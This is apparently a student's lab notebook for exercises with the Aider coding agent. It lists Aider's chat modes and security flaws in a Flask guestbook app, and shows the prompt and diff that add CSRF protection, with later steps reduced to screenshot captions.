
1. List Aider's different chat modes for your lab notebook

Aider has four primary chat modes that determine how it interacts with your code and responds to your requests:

1. code: This is the default mode. Aider will actively make changes to your files to satisfy your requests and will automatically commit those changes to git.
2. ask: In this mode, aider will discuss your code and answer questions about it but will never make any changes to your files. This is useful for planning or understanding logic.
3. architect: Aider uses a two-step process where an "architect" model proposes a solution and an "editor" model translates that proposal into specific file edits. Like code mode, this results in changes to your files.
4. help: This mode is specifically for asking questions about using aider itself (e.g., configuration, commands, or troubleshooting).

Step 4. Exercise #1: Aider (Architect mode) 4

1. Take a screenshot of the deployed application that includes your OdinID



2. List the problems identified

Security Concerns:

- Insecure Data Persistence: The application uses a Python dictionary/list in memory. All guestbook entries will be lost every time the server restarts. In production, a database should be used.
- Lack of Input Validation/Sanitization: The application accepts name, email, and message directly from the user and renders them in the template. Although Jinja2 provides some auto-escaping, it is a best practice to explicitly validate and sanitize inputs to prevent Cross-Site Scripting (XSS).
- Missing CSRF Protection: The POST form does not use Cross-Site Request Forgery (CSRF) tokens, leaving the application vulnerable to unauthorized submissions.
- Insecure Development Server: The application uses app.run(), which launches Flask's built-in development server. This server is not designed for security, stability, or efficiency under load. A production WSGI server (like Gunicorn or uWSGI) should be used.

- Listening on All Interfaces: Running with host='0.0.0.0' makes the server accessible from any network interface, which increases the attack surface if the environment is not properly firewalled.
- Lack of Rate Limiting: There is no protection against spam or automated scripts, allowing anyone to flood the guestbook with entries.

3. Take a screenshot of the diff that fixes the code that includes your OdinID

Prompt:

```
app.py model.py requirements.txt templates/index.html
> Fix this issue: "Missing CSRF Protection: The POST form does not use Cross-Site Request F
> orgery (CSRF) tokens, leaving the application vulnerable to unauthorized submissions." Ke
> ep the app single-page and MVC structure. Once you are done, show /diff
```

```
requirements.txt
<<<<<<< SEARCH
Flask
=======
Flask
Flask-WTF
>>>>>>> REPLACE
```

```
app.py
<<<<<<< SEARCH
from flask import Flask, render_template, request, redirect, url_for
from model import GuestbookModel

app = Flask(__name__)
model = GuestbookModel()
=======
from flask import Flask, render_template, request, redirect, url_for
from flask_wtf.csrf import CSRFProtect
from model import GuestbookModel


app = Flask(__name__)
app.config['SECRET_KEY'] = 'dev-key-replace-in-production'
csrf = CSRFProtect(app)
model = GuestbookModel()
>>>>>>> REPLACE
```

Odin ID: calizo

```
templates/index.html
<<<<<<< SEARCH
    <form method="POST">
        <input type="text" name="name" placeholder="Name" required><br>
=======
    <form method="POST">
        <input type="hidden" name="csrf_token" value="{{ csrf_token() }}"/>
        <input type="text" name="name" placeholder="Name" required><br>
>>>>>>> REPLACE
```


```
./venv/bin/pip install -r requirements.txt
```

/diff result:


SSH-in-browser
UPLOAD FILE
DOWNLOAD FILE
[notice] To update, run: python3.12 -m pip install --upgrade pip
Add command output to the chat? (Y)es/(N)o/(D)on't ask again [Yes]: Y
Added 19 lines of output to the chat.
You can use /undo to undo and discard each aider commit.
app.py model.py requirements.txt templates/index.html
> /diff
Diff since f0b0e3a...
diff --git a/app.py b/app.py
index 757c6af..084e760 100644
--- a/app.py
+++ b/app.py
@@ -1,7 +1,10 @@
from flask import Flask, render_template, request, redirect, url_for
+from flask_wtf.csrf import CSRFProtect
from model import GuestbookModel
app = Flask(__name__)
+app.config['SECRET_KEY'] = 'dev-key-replace-in-production'
+csrf = CSRFProtect(app)
model = GuestbookModel()
@app.route('/', methods=['GET', 'POST'])
diff --git a/requirements.txt b/requirements.txt
index e3e9a71..e438691 100644
--- a/requirements.txt
+++ b/requirements.txt
@@ -1 +1,2 @@
Flask
+Flask-WTF
diff --git a/templates/index.html b/templates/index.html
index 91c8161..e8bd2fe 100644
--- a/templates/index.html
+++ b/templates/index.html
@@ -5,6 +5,7 @@
<h1>Guestbook</h1>
<form method="POST">
+ <input type="hidden" name="csrf_token" value="{{ csrf_token() }}"/>
<input type="text" name="name" placeholder="Name" required>
<input type="email" name="email" placeholder="Email" required>
>
(END)
Odin ID: calizo


Step 7. Exercise #2: Aider (Code mode) 2

1. Take a screenshot showing the output of the program that includes your OdinId and the two files that it finds that includes your OdinId




Step 8. Exercise #2: Aider (Code mode) 3

1. Take a screenshot showing the output of the unit tests that includes your OdinId




2. Take a screenshot showing the output that includes your OdinId




Step 9. Exercise #2: Aider (Code mode) 4

1. Take a screenshot showing that foo.zip.enc and key have been uploaded on the server that includes your OdinId




2. Take a screenshot of the changes that includes your OdinId




Step 13. Exercise #3: Coding agents in IDEs (4)

1. Take a screenshot of the log entry from the POST request that includes your OdinId

